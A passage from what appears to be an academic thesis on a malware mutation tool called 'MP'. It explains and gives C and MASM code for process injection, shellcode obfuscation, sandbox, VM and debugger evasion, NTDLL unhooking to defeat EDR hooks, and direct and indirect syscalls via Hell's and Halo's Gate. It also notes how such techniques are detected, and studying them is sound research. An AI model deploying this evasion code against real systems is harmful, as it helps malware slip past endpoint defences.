    SIZE_T sBytesWritten = 0;
    WriteProcessMemory(Pi.hProcess, pAddress, pbShellcode,
        sPayloadSize, &sBytesWritten);

    QueueUserAPC(pAddress, Pi.hThread, NULL);
    ResumeThread(Pi.hThread);
}
```

Figure 3.5: Early-Bird APC Injection

3.2.4 Callback Injection Techniques

Callback injection leverages Windows callback functions to execute arbitrary code in the target process. Malware hooks into callback chains using functions like **SetWindowsHookEx**, exploiting these hooks to execute shellcode during specific system events.

A (non-exhaustive) list of functions having this capability can be found in a public GitHub repository:

→ aahmad097/AlternativeShellcodeExec [3]

3.3 Shellcode Obfuscation & Encryption

Obfuscating and encrypting shellcode are crucial techniques used by malware authors to enhance the stealth and durability of their malicious payloads. By encrypting shellcode with methods like RC4, XOR, hexadecimal encoding, or base64, the true intent of the payload is hidden, making it difficult for static analysis tools to detect malicious behavior.

The following are the shellcode obfuscation techniques implemented in MP:

Nop (`0x90`) insertion Inserting no-operation instructions (`NOP`s) into the shellcode disrupts signature-based detection mechanisms and alters the code's structure, making it harder for static analysis tools to identify.

Hexadecimal encoding This technique converts shellcode into its hexadecimal representation. By showing binary data as hexadecimal digits, the shellcode's bytes are hidden, making it less recognizable to signature-based detection methods.

Base64 encoding Base64 encoding changes binary data into a printable ASCII format, commonly used to send binary data via text-based protocols. Encoding shellcode in Base64 helps malware avoid detection by security solutions that mainly analyze binary content.

AES encryption Advanced Encryption Standard (AES) is a symmetric encryption algorithm known for its strong security. Encrypting shellcode with AES keeps the payload confidential and resistant to decryption attempts by security analysts.

RC4 encryption RC4 is a stream cipher favored for its simplicity and efficiency. Despite known vulnerabilities in its key scheduling algorithm, RC4 is still popular for obfuscating shellcode due to its ease of implementation and historical use in malware.

XOR encryption XOR (exclusive OR) encryption involves bitwise operations between the shellcode and a predefined key. This simple but effective technique can hide the shellcode's contents and also act as a decryption routine within the malware.

3.4 Delayed Execution

Malware authors often delay the execution of their code to avoid detection, especially in sandbox environments where execution time is limited. MP includes several modules that implement this strategy using various Windows API functions.

Sleep and SleepEx These are the simplest methods for delaying execution. `Sleep` pauses execution for a set number of milliseconds, while `SleepEx` allows for alertable sleeps. Both functions help malware extend its execution time, making it harder for security tools to detect it quickly.

WaitForSingleObject Usually used to wait for a single object to change state, this function can also delay execution. By using `WaitForSingleObject` strategically, malware can avoid detection mechanisms that rely on specific time limits.

WaitForMultipleObjects Similar to `WaitForSingleObject`, this function waits for multiple objects and processes system messages. By using this function, malware can delay execution while still responding to system events, increasing its stealth.

NtDelayExecution This function is part of the Windows Native API and allows precise timing delays by halting execution for a specified duration. This effectively stalls malicious activity, helping to evade detection.

NtWaitForSingleObject Similar to `WaitForSingleObject`, this function waits for a single object's state to change. Malware can use `NtWaitForSingleObject` to introduce execution delays, potentially bypassing sandbox analysis based on execution time constraints.

3.5 Anti-Analysis Modules

Malware authors continuously adapt their tactics to avoid detection and analysis by security researchers, threat analysts, and antivirus solutions. One key strategy they use is integrating anti-analysis techniques. These techniques are designed to prevent different forms of analysis, such as debugging, sandboxing, and virtual machine (VM) detection, making it difficult for security researchers to understand and counteract the threats posed by malicious software.

This section was heavily inspired by the work of Dimitri Wauters [77] in his Master thesis "*Building a mutation tool for malware*", as well as the following open source projects:

1. **a0rtega/pafish** [1] : a testing tool that uses different techniques to detect virtual machines and malware analysis environments. The project contains a lot of code snippets that were used as a base to develop the sandbox evasion modules in MP;
2. **LordNoteworthy/al-khaser** [29] : a tool similar to `pafish` that aims to implement several malware evasion techniques. We used this Github repository extensively in order to build the anti-debugging and anti-vm techniques in MP;
3. **Evasions-Checkpoint** [9] : this website is maintained by Check Point Research and aims to provide an extensive list of malware evasion techniques to the security community.

3.5.1 Anti-Debugging Techniques

One of the most obvious yet effective ways for malware to detect if a process is being debugged is to check the debug flags of this process. There are two ways to perform these checks. The first way is to leverage the WIN32 API, and the second is to perform manual checks.

3.5.1.1 IsDebuggerPresent

The `IsDebuggerPresent` functions is a Windows API call employed by both benign and malicious software. Its goal is to determine if a debugger is attached to the program by examining a flag in the Process Environment Block (PEB) known as `BeingDebugged`. When a debugger is attached to a program, this flag is typically set to a non-zero value. This function can be abused by malicious software to detect if the program is being debugged. [56]

3.5.1.2 CheckRemoteDebuggerPresent

This function is similar to the `IsDebuggerPresent` function, with a small difference: it allows the programmer to specify the handle of a process to the function. [54]

3.5.1.3 BeingDebugged flag

It is also possible to check the `BeingDebugged` flag without any API calls to the previously mentioned functions by inspecting the PEB manually.

3.5.1.4 NtGlobalFlag

The `NtGlobalFlag` is also a field of the Process Environment Block (PEB). By default, attaching a debugger to an already running process will not change the value of this flag, however, if the process is created by a debugger, the following flag list will be set:

1. `FLG_HEAP_ENABLE_TAIL_CHECK`
2. `FLG_HEAP_ENABLE_FREE_CHECK`
3. `FLG_HEAP_VALIDATE_PARAMETERS`

To detect if a program has been created by a debugger, one can simply manually verify the value of the `NtGlobalFlag` and check for the presence of these three flags. [9]

3.5.1.5 NtQueryInformationProcess

The `NtQueryInformationProcess` (NT API) can retrieve information about a specified process [57]. One of its parameters is the `PROCESSINFOCLASS`: this parameter defines the type of information to be retrieved.

Microsoft does not provide documentation for every Process Information class that can be used as parameter, however security researchers such as Michael Maltsev have been reverse engineering this structure over the years and provide some of the undocumented features online. [37]

Three Process Information Classes are interesting from an anti-debugging perspective:

1. **ProcessDebugPort**: When this parameter is provided to `NtQueryInformationProcess`, it returns a value of `0xFFFFFFFF` if the process is being debugged; [8]
2. **ProcessDebugFlags**: When this parameter is used, `NtQueryInformationProcess` will return the `NoDebugInherit` field of the `EPROCESS` kernel structure associated to this process. A value of `0` indicates that a debugger is attached to the process; [8]
3. **ProcessDebugObjectHandle**: When a debugger is attached to a process, a kernel object called "`debug object`" is created and associated to the process. It is possible to query the value of this handle by using the `ProcessDebugObjectHandle` process information class. [8]

3.5.1.6 NtQuerySystemInformation

The `NtQuerySystemInformation` (NT API) function allows a program to retrieve specified system information. [43]

This function accepts a parameter called the `SYSTEM_INFORMATION_CLASS`. This class is mainly undocumented, however, as for the `PROCESSINFOCLASS`, Michael Maltsev provides a documentation for most of the classes. [38]

One particularly interesting system information class from an anti-debugging perspective is the `SystemKernelDebuggerInformation` class. When this argument is provided to the function, it returns two flags:

- `KdDebuggerEnabled` : indicates if debugging is enabled;
- `KdDebuggerNotPresent` : indicates that the debugger is absent.

By verifying the two values returned, malware can determine if it is being debugged.

3.5.2 Detecting Sandbox Environments

Malware can employ various techniques in order to detect sandboxed environments. This section explores the different techniques implemented in MP related to detecting sandboxed environments.

In order to detect a sandbox environment, malware can perform different tests on the available OS / hardware resources. Since sandbox vendors do not have unlimited resources, it often happens that the resources allocated to sandboxes are below what could be found on a normal machine.

Therefore, malware can try to detect if it is running in a sandboxed environment by checking for the existence or size of specific hardware resources (such as the number of CPU cores for examples), and exit the program if it is below a pre-defined threshold.

3.5.2.1 Number of CPUs

The first technique is to detect the number of CPU's of a machine. MP will detect a sandbox environment if the number of CPU is inferior to two. The number of CPUs available can be retrieved with the `GetSystemInfo` Windows API call.

3.5.2.2 Available RAM

The `GlobalMemoryStatusEx` Windows API call can be used to retrieve the size of the RAM. If the size of the RAM is inferior to `2048Mb`, MP will detect that it is running in a sandboxed environment.

3.5.2.3 Disk space

Sandbox VMs often have a small disk attached. Malware can easily enumerate the disk space and determine if it is running in a sandboxed environment if the space is lower than a specific threshold.

3.5.2.4 MAC address

Since virtualization is heavily used to build sandbox environments, malware may inspect the MAC address of a computer to discern the vendor, and use this information to determine if it is running in a virtualized environment.

3.5.2.5 Mouse presence

Another simple yet very effective technique used by malware is to monitor the mouse movements. The principle is very simple: the malware will monitor mouse movements for a predefined time, and will then determine if it is running in a sandboxed environment by calculating the distance traveled by the mouse.

3.5.2.6 Processes

This technique consists of enumerating all the processes that are running on the machine, and detect if a potential debugging process is running. The technique simply compares all the running processes with a pre-defined list of processes commonly used when analyzing malware, such as `WireShark`, `ProcessHacker`, `WinDBG` or `joeboxcontrol.exe`.

3.5.2.7 Screen Resolution

In order to save resources, sandbox vendors often set a smaller screen resolution than what one would typically find on a workstation. A popular sandbox evasion technique is to identify the screen resolution, and if the result is smaller than a pre-defined threshold, the malware detects that it is running in a sandbox.

3.5.2.8 UI

This technique works by counting the number of windows that are currently open. Counting windows is effective in sandbox detection because sandboxes typically run few programs concurrently, unlike production systems.

3.5.2.9 Up Time

Checking the uptime of a machine can be a viable technique for sandbox evasion due to the operational characteristics of sandbox environments. Sandboxes often operate by spawning a new virtual machine or container for each analyzed sample. By querying the system's uptime, malware can discern whether it is running within a freshly spawned sandbox environment or on a legitimate, long-lived system.

3.5.2.10 Number of monitors

The last technique of this section is to detect the number of monitors. By using the `EnumDisplayMonitors` API call, malware can determine if a monitor is connected. If no monitor is available, MP will determine that it is running in a sandboxed environment.

3.5.3 Detecting VM-specific Artifacts

In order to detect whether the program is running in a sandboxed environment, malware can attempt to search for certain artifacts that are usually present on a virtualized operating system.

These checks can be separated in 3 categories: (1) Checking for running processes, (2) checking for the presence of registry keys and (3) checking for the existence of specific files on the file system. MP is able to detect VM artifacts for the following three Virtual Machines: `VirtualBox`, `VMWare` and `Qemu`.

3.5.3.1 Processes

Virtual Machines typically have processes running in the background due to the underlying architecture and functionalities of virtualization software. These processes serve various essential purposes integral to the operation of the VM environment. For instance, VM platforms like VirtualBox, QEMU, and VMware deploy background processes to manage virtual hardware emulation, facilitate communication between the host and guest operating systems, and provide additional features and services to enhance the virtualization experience.

3.5.3.2 Registry

Virtual Machines also often leaves traces in the registry. Registry keys associated with VM software often serve various purposes related to configuration, integration and management of VM instances. While these registry keys are essential for a VM to function properly, malware can often detect virtual environments by checking for the presence of these keys in the registry hive.

3.5.3.3 Files

Lastly, malware can also enumerate the file system and check for the presence of specific files to determine if it is running on a VM. In fact, most VMs need additional drivers or DLLs to ensure that virtualization works properly.

3.6 NTDLL Unhooking

In the ever-evolving landscape of cyber security, Endpoint Detection and Response (EDR) systems play a pivotal role in defending against malicious activities by monitoring and analyzing endpoint events. EDR solutions leverage various techniques to intercept and analyze system calls, providing crucial insights into the behavior of running processes. Central to the functionality of EDR solutions are hooks, mechanisms that allow interception and redirection of system calls to monitor or modify their behavior. While EDR hooks serve legitimate security purposes, they are also targeted by malware to evade detection and maintain persistence within compromised systems.

EDR solutions employ hooks at different layers of the operating system to intercept system calls. These hooks are typically implemented using techniques such as Inline Hooking, IAT (Import Address Table) Hooking, SSDT (System Service Descriptor Table) Hooking, and Kernel-level Hooking (See 2.3.7). Each hooking technique provides EDR solutions with the capability to monitor and control the execution flow of processes, enabling real-time threat detection and response.

Malware authors actively seek to evade detection by EDR solutions through various evasion techniques, including unhooking. Unhooking involves removing or disabling hooks placed by EDR solutions to circumvent their monitoring and analysis capabilities. By unhooking from EDR mechanisms, malware can execute malicious activities without triggering alerts or being detected by security solutions.

This section is going to discuss three different unhooking techniques used by malware. All the presented techniques have the same goal: reading an unhooked version of `ntdll.dll` and overwrite the content of the `.text` section of NTDLL in-memory.

3.6.1 Overwriting the NTDLL `.text` section

All three techniques described in this section use the same method to overwrite the local copy of the `ntdll.dll` module with the text section of an unhooked `ntdll.dll`. This is implemented in MP by the function presented in Figure 3.6.

The function iterates over the sections of the local copy of `ntdll.dll` until it finds the `.text` section. Once the section is found, it changes the memory permissions of the local copy to allow writing (with `PAGE_EXECUTE_WRITECOPY` using `VirtualProtect`). Then the content of the local `ntdll.dll` is replaced by the unhooked copy provided as argument. Once all of this is done, the original memory permissions are restored.

```
void ReplaceNtdllTextSection(PVOID pLocalNtdll,
                             PIMAGE_DOS_HEADER pLocalImgDosHdr,
                             PIMAGE_NT_HEADERS pLocalImgNtHdrs,
                             PVOID* ppUnhookedNtdll
                            )
{
  PVOID  pLocalNtdllTxt  = NULL;
  PVOID  pRemoteNtdllTxt = NULL;
  SIZE_T sNtdllTxtSize   = NULL;

  PIMAGE_SECTION_HEADER pImgSectionHdr = IMAGE_FIRST_SECTION(
     pLocalImgNtHdrs);
  for (int i = 0; i < pLocalImgNtHdrs->FileHeader.NumberOfSections; i
     ++) {
    if ((pImgSectionHdr[i].Name | 0x20202020) == 'xet.') {
      pLocalNtdllTxt  = pLocalNtdll     + pImgSectionHdr[i].
         VirtualAddress);
      pRemoteNtdllTxt = ppUnhookedNtdll + pImgSectionHdr[i].
         VirtualAddress);
      sNtdllTxtSize   = pImgSectionHdr[i].Misc.VirtualSize;
      break;
    }
  }
  DWORD dwOldProt = NULL;
  VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize,
     PAGE_EXECUTE_WRITECOPY, &dwOldProt);
  memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);
  VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProt, &dwOldProt
     );
}
```

Figure 3.6: Replacing the `.text` section of NTDLL

3.6.2 NTDLL Unhooking From Disk

The code for the first technique is available in Figure 3.7. The implementation goes as follows:

First, the code gets a handle to the file located in `C:\Windows\System32\NTDLL.DLL`. This is where the local copy of NTDLL is located on disk. Then, the program maps the copy of that file in memory by first creating a file mapping [42] with `CreateFileMappingA` and `MapViewOfFile`. After the file has been mapped into memory, the `.text` section of NTDLL can be overwritten.

```
void UnhookNtdllFromDisk()
{
    CHAR cNtdllPath[MAX_PATH] = "C:\\Windows\\System32\\NTDLL.DLL"
    HANDLE hFile = CreateFileA(cNtdllPath, GENERIC_READ,
       FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL,
       NULL);

    HANDLE hSection = CreateFileMappingA(hFile, NULL, PAGE_READONLY |
        SEC_IMAGE_NO_EXECUTE, NULL, NULL, NULL);

    PVOID pNtdll = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL,
        NULL);

    // Replace the NTDLL text section
}
```

Figure 3.7: Unhooking NTDLL from disk

3.6.3 NTDLL Unhooking From `\KnownDlls\`

The function opens a section object representing ntdll.dll using the `NtOpenSection` API call, which requires the section to be mapped with read access. It then maps the section into memory using `MapViewOfFile`. Finally, the function calls `ReplaceNtdllTextSection` to

```
void UnhookNtdllFromKnownDlls()
    HANDLE hSection   = NULL;
    PVOID  pNtdll     = NULL;
    WCHAR  wszNtdll[] = L"\\KnownDlls\\ntdll.dll";

    UNICODE_STRING us = { 0 };
    us.Buffer         = wszNtdll;
    us.Length         = sizeof(wszNtdll);
    us.MaximumLength  = us.Length + sizeof(WCHAR);

    OBJECT_ATTRIBUTES oa = { 0 };
    InitializeObjectAttributes(&oa, &us, OBJ_CASE_INSENSITIVE, NULL,
       NULL);
    NtOpenSection(&hSection, SECTION_MAP_READ, &oa);
    pNtdll = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL)
       ;

    // Replace the NTDLL text section
}
```

Figure 3.8: Unhooking NTDLL from `\KnownDlls\`

3.6.4 NTDLL Unhooking From a Suspended Process

The last unhooking technique that has been implemented in MP consists of creating a process in a suspended state, and copying NTDLL.DLL from this process.

This technique abuses the fact that in order to place hooks in NTDLL, EDR systems require the process to be running. Therefore, if a process is created in a suspended state, the version of NTDLL in this process will have a clean copy of NTDLL, without the presence of any EDR hooks.

```
void UnhookNtdllFromSuspended(const unsigned char* pLocalNtdll,
    size_t sNtdllSize)
{
    STARTUPINFO         Si      = { 0 };
    PROCESS_INFORMATION Pi      = { 0 };
    Si.cb = sizeof(STARTUPINFO);

    LPCSTR szProcessPath = "C:\\Windows\\System32\\notepad.exe"
    CreateProcessA(NULL, szProcessPath, NULL, NULL, FALSE,
        CREATE_SUSPENDED, NULL, NULL, &Si, &Pi);

    PVOID pNtdll = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
        sNtdllSize);

    SIZE_T sBytesRead = NULL;
    ReadProcessMemory(Pi.hProcess, pLocalNtdll, pNtdll, sNtdllSize, &
        sBytesRead);

    // Replace the NTDLL text section
}
```

Figure 3.9: Unhooking NTDLL from a suspended process

3.7 Dynamically Resolving Functions Addresses

MP has the option to resolve pointers to WIN / NT API functions dynamically instead of relying on importing the functions directly. This has the advantage of hiding the functions from the IAT.

3.7.1 Using the Windows API

The easiest way to obtain a pointer to a function to a Windows API function is to use `GetProcAddress`, which is described by Microsoft as a function that *Retrieves the address of an exported function (also known as a procedure) or variable from the specified dynamic-link library (DLL).*

This function requires the handle to the module in which the function resides as argument, which can be obtained with the `GetModuleHandle` function. This function *Retrieves a module handle for the specified module. The module must have been loaded by the calling process.*

For instance, the snippet of C code in Figure 3.10 resolves the function pointer to `MessageBoxA`, a function exposed by `User32.dll`:

```
HMODULE hUser32      = GetModuleHandleW(L"user32.dll");
FARPROC pMessageBoxA = GetProcAddress(hUser32, "MessageBoxA");
```

Figure 3.10: `GetModuleHandle` and `GetProcAddress` example

This technique will effectively hide the `MessageBoxA` function from the Import Address Table (IAT) [63] of the binary.

3.7.2 Using a Custom Implementation

While the method described above will effectively hide the imported function from the IAT, the two functions necessary to retrieve pointers to all the other Windows / NT API functions (namely `GetModuleHande` and `GetProcAddress`) will be present in the IAT.

While these Windows API functions can be used legitimately by a program, it can also be used by security vendors to determine if a program is trying to hide its behavior.

3.7.2.1 `GetModuleHandle` reimplementation

The code in Figure 3.11 provides a working reimplementation of the `GetModuleHandle` function.

```
HMODULE WINAPI GetModuleHandleW(LPCWSTR szModuleName)
{
#ifdef _WIN64
    PPEB pPeb = (PPEB)(__readgsqword(0x60));
#elif _WIN32
    PPEB pPeb = (PPEB)(__readfsdword(0x30));
#endif

    PPEB_LDR_DATA pLdr = (PPEB_LDR_DATA)(pPeb->Ldr);
    PLDR_DATA_TABLE_ENTRY pDte = (PLDR_DATA_TABLE_ENTRY)(pLdr->
       InMemoryOrderModuleList.Flink);

    while (pDte) {
        if (! wcsicmp(pDte->FullDllName.Buffer, szModuleName))
            return (HMODULE) pDte->Reserved2[0];
        pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);
    }

    return NULL;
}
```

Figure 3.11: Custom reimplementation of the `GetModuleHandle` function

Retrieval of a pointer to the PEB The first step of this method is to retrieve a pointer to the process environment block [48].

- On 64-bit systems, the PEB is accessed using `__readgsqword(0x60)`.
- On 32-bit systems, the PEB is accessed using `__readfsdword(0x30)`.

Retrieval of the module names After retrieving a pointer to the PEB, it is possible to access the `PEB_LDR_DATA` structure, which contains `InMemoryOrderModuleList`, the head of a doubly linked-list containing all the loaded modules for the process [49].

Module Comparison and Retrieval The code then iterates through the linked list of loaded modules, comparing the provided module name (`szModuleName`) with the full DLL names of each module until one matches.

3.7.2.2 `GetProcAddress` reimplementation

The reimplementation of `GetProcAddress` in MP is detailed in Figure 3.12. The goal of this implementation is to retrieve a pointer to a specific function from a module.

```
FARPROC WINAPI GetProcAddress(HMODULE hModule, LPCSTR lpProcName) {
    PIMAGE_DOS_HEADER pDosHeader = hModule;
    PIMAGE_NT_HEADERS pNtHeaders = pDosHeader + pDosHeader->e_lfanew;

    if (pNtHeaders->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    PIMAGE_EXPORT_DIRECTORY pExportDir = hModule + pNtHeaders->
       OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].
       VirtualAddress);

    PDWORD pAddressOfFunctions    = hModule + pExportDir->
       AddressOfFunctions);
    PWORD pAddressOfNameOrdinals = hModule + pExportDir->
       AddressOfNameOrdinals);
    PDWORD pAddressOfNames        = hModule + pExportDir->
       AddressOfNames);

    for (DWORD i = 0; i < pExportDir->NumberOfFunctions; i++) {
        if (stricmp(hModule + pAddressOfNames[i], lpProcName) == 0) {
            WORD  wOrdinal          = pAddressOfNameOrdinals[i];
            DWORD dwFunctionAddress = pAddressOfFunctions[wOrdinal];
            return hModule + dwFunctionAddress;
        }
    }

    return NULL;
}
```

Figure 3.12: Custom reimplementation of the `GetProcAddress` function

NT Signature verification The first checks that the reimplementation needs to perform concern the validity of the module handle. This is done by verifying that the `IMAGE_NT_HEADERS`'s signature matches the NT signature [53].

Image Export Directory retrieval Then, the `IMAGE_EXPORT_DIRECTORY` [63] is retrieved from the NT headers of the module. This structure contains information about the exported functions of the module. The reimplementation uses this structure to get a pointer to these arrays:

1. `AddressOfFunctions`: array containing pointers to all of the functions exported by the module. This array is ordered by ordinals: each index of this array corresponds to the ordinal of the exported function;

2. `AddressOfNameOrdinals`: array representing the ordinals of the exported functions. The index of each entry corresponds to the position of the function name in `AddressOfNames`;
3. `AddressOfNames`: array containing the exported function names. The array is sorted by ordinal.

Function pointer retrieval The last step of the reimplementation is to loop over each element of the `AddressOfNames` array until the exported function matches the function provided as argument.

Since `AddressOfNameOrdinals` and `AddressOfNames` are both sorted by ordinal, once a function name matches in `AddressOfNames`, the ordinal of this function will be the value stored at the index of this function in `AddressOfNameOrdinals`.

The last step is to retrieve a pointer to the exported function. The pointer will be located at the index of the ordinal in `AddressOfFunctions`. [4]

[4]This implementation does not consider the case of forwarded functions.

3.8 System Calls

This section is divided into three sub-sections: The first sub-section 3.8.1 will introduce the concept of SSN retrieval, as well as the different techniques that have been popularized by security researchers over the years. The second sub-section 3.8.2 introduces the concept of direct system calls. Finally, the last subsection 3.8.3 introduces the concept of indirect system calls a variation of the direct system calls technique.

3.8.1 SSN Retrieval

The biggest challenge when trying to execute a system call directly from a program (instead of calling a function from the Windows or Native API) is to retrieve the SSN of that syscall. Various SSN retrieval methods have been popularized by security researches over the years. These techniques can be divided into two families: the "*SysWhispers*" family (See 3.8.1.1, 3.8.1.2) and the "*Gate*" family (See 3.8.1.3 and 3.8.1.4) [10].

3.8.1.1 Syswhispers

The SysWhispers [22] was first introduced by Jackson T. in 2019. SysWhispers is a relatively basic technique that stores the list of all SSNs for most Windows OS versions inside the code of the program. At runtime, when SysWhispers needs to execute a Native API function call, it queries the Windows OS version and retrieves the correct SSN for that function from the list stored in memory.

Although this technique works well, storing all the different SSNs for each version of Windows has two major drawbacks:

- **Code size**: since every Native API function requires multiple assembly stubs (one for each version of Windows), the size of the code grows rapidly;
- **Maintainability**: for each new release of Windows, the developers need to manually go through each Native API function and update every SSN accordingly.

3.8.1.2 Syswhispers2

SysWhispers2 was introduced to tackle the two drawbacks of the original SysWhispers technique: instead of storing each SSN for each Windows OS version, the SSNs are retrieved dynamically at runtime.

SSNs and Function Addresses in NTDLL While SSNs can vary from one Windows version to another, they are always organized in the same way in the SSDT: By inspecting the Export Address Table (EAT) of NTDLL with a debugger, researchers have found that the addresses of the addresses of Native API function exported by NTDLL are sorted by SSN.

It means that SSNs can be obtained by doing the following [71]:

1. Get a module handle to NTDLL (See 3.7.2.1);
2. Create a structure (See Figure 3.13 to keep track of the exported function addresses);
3. For each exported function of NTDLL that starts with `Nt`, store both the address and the name of that function in a `SYSCALL_ENTRY` from the `SYSCALL_TABLE` (See 3.13);
4. After going through the EAT, sort the `SYSCALL_TABLE` by address of function.
5. At the end of the algorithm, the resulting table will be sorted by SSN.

```
#define MAX_SYSCALL_TABLE_SIZE 512

struct SYSCALL_ENTRY {
  LPSTR szFunctionName;
  DWORD dwAddressOfFunction;
};

struct SYSCALL_TABLE {
  SIZE_T sTableSize;
  struct SYSCALL_ENTRY[MAX_SYSCALL_TABLE_SIZE];
};
```

Figure 3.13: SysWhispers structures

When the program needs to execute a system call, it searches for the name of the Native API of the function in the `SYSCALL_TABLE`; the corresponding SSN will be the index of the `SYSCALL_ENTRY` matching the function name. [5]

[5]The original implementation publication [71] suggests to store the hash of the function instead of its name.

3.8.1.3 Hell's Gate

The Hell's Gate technique was first introduced in 2020 by security researchers from VX-Underground. [67] The technique is able to retrieve SSNs via a combination of parsing the EAT of NTDLL and comparing assembly opcodes from the syscall stubs of functions from the Native API. [15] [10]

The technique leverages the fact that in NTDLL, each exported function starting with `Nt` (in other words, each functions that eventually executes a system call), contains more or less the same assembly instructions (See Figure 2.2): the only part that differs is the `SSN` (`0x?? 0x??` in the figure).

The Hell's Gate technique retrieves the SSN of a given system call by:

1. Opening a handle to NTDLL;
2. Reading the assembly stub of the corresponding function, and search for the byte sequence that matches the system call stub (See 2.2);
3. Once the system call stub is found, the SSN can be retrieved at offsets 5 and 6.

The code in Figure 3.14 shows a pseudocode implementation of the Hell's Gate technique, assuming that `pFunctionAddress` contains a pointer to the system call stub of a function in NTDLL.

```
DWORD HellsGateSSN(PBYTE pFunctionAddress)
{
    DWORD SSN = (DWORD) -1;
    if (   (pFunctionAddress[0]) == 0x4c
        && (pFunctionAddress[1]) == 0x8b
        && (pFunctionAddress[2]) == 0xd1
        && (pFunctionAddress[3]) == 0xb8
        && (pFunctionAddress[6]) == 0x00
        && (pFunctionAddress[7]) == 0x00
        ) {
        SSN = (pFunctionAddress[5] << 8) | pFunctionAddress[4];
    }

    return SSN;
}
```

Figure 3.14: Hell's Gate SSN Retrieval

While the Hell's Gate technique can be very effective, it has one major drawback: if an EDR inline hook is placed in the assembly stub of a function in NTDLL, the hell's gate technique will not be able to match the assembly byte code and the SSN retrieval will fail.

3.8.1.4 Halo's Gate

The Halo's Gate technique was developed in order to overcome the drawback of Hell's Gate described previously: Halo's Gate principle stays essentially the same, except that if the SSN retrieval fails due to the presence of an inline hook, Halo's Gate will try to retrieve the SSN of the next exported function, until it finds one function that is not hooked.

Once an unhooked function is found, it retrieves the SSN of that particular function. Since the addresses of exported functions of NTDLL are sorted by SSN (See 3.8.1.2), the SSN of the target function can be calculated by subtracting the offset to the original function.

Figure 3.15 shows a pseudocode implementation of the Halo's Gate technique, assuming that `ppExportedFunctions` is an array of pointers to the exported functions of NTDLL, and `dwOffset` is the index of the targeted function.

```
DWORD HalosGateSSN(PPVOID ppExportedFunctions, DWORD dwOffset)
{
    DWORD SSN = (DWORD) -1;
    for (int i = 0; i < MAX_OFFSET; i++) {
        SSN = HellsGateSSN(ppExportedFunctions[dwOffset + i]);
        if (SSN != (DWORD) -1) {
            return (SSN - i);
        }
    }
    return SSN;
}
```

Figure 3.15: Halo's Gate SSN Retrieval

3.8.2 Direct System Calls

Direct syscalls were first introduced in malware in order to bypass hooking security mechanisms. By operating at a lower level of the operating system and avoiding detection based on API usage patterns, malware can execute its malicious activities stealthily and evade traditional security defenses.

Once the SSN for a given syscall has been retrieved, the program can instruct the kernel to execute the system call with the following assembly stub (See 3.16):

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, <SSN>
    syscall
    ret
NtAllocateVirtualMemory ENDP
```

Figure 3.16: Direct System Call (MASM) [14]

3.8.2.1 Example

An example of the execution flow of a direct system call for `NtAllocateVirtualMemory` is represented in Figures 3.17. As we can see, the program makes a system call directly, and is not calling the Windows / Native API. Instead, the program needs to retrieve the SSN of the function mentioned above, and execute the `syscall` instruction. [13]



Figure 3.17: Direct System Call execution flow

3.8.2.2 Advantages

The major advantage of executing system calls directly from the program is to bypass hooking mechanisms put in place by sandbox or EDR systems. By executing syscalls directly from the program, the malware does not make calls to Native or Windows API functions, thus bypassing this detection logic.

On the other hand, executing system calls directly from a program is not something that is typically seen in legitimate applications. Direct System Calls are therefore a great IOC for AV, sandbox and EDR vendors.

3.8.2.3 Detection Mechanisms

Two detection techniques can be applied in order to detect direct system calls:

1. **Static Detection** : AV vendors and security researchers have written static detection rules over the years in order to detect binaries executing `syscall` instructions directly. Since it is unusual for a legitimate program to execute a System Call directly (instead of calling a function from the Windows / Native API), this can be very effective;
2. **Dynamic Detection** : Another detection technique used by security vendors is to inspect the Tread Call Stack of of a program. Since System Calls should always originate from specific DLLs (such as NTDLL), detecting that a program is executing a System Call directly from its `.text` section is highly suspicious.

3.8.3 Indirect System Calls

Indirect System Calls is a variation of the Direct System Calls technique described in 3.8.2. Indirect System Calls were first introduced to overcome the major issue of direct syscalls: since it is very rare for a legitimate binary to execute system calls directly from a program (without calling a function in NTDLL), AV vendors developed static detection rules in order to identify binaries containing `syscall` assembly instructions. [14]

Indirect System Calls circumvent this detection mechanism by doing the following: instead of retrieving the SSN and executing a `syscall` instruction directly, the idea is to perform an unconditional jump to a `syscall` instruction located in NTDLL (See Figure 3.18). [14] [13]



Figure 3.18: Indirect System Call execution flow

3.8.3.1 Example

Regarding the implementation, in order to make indirect system calls reliable, one has to find the address of a function starting with `Nt` (such as `NtAllocateVirtualMemory`) in NTDLL. Then, the `syscall` instruction will be located at offset `0x12` from the address that was retrieved. [13]

This could be implemented with the following MASM assembly code (See Figure 3.19):

```
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, <SSN>
    jmp QWORD PTR [AddressOfSyscallInstruction]
NtAllocateVirtualMemory ENDP
```

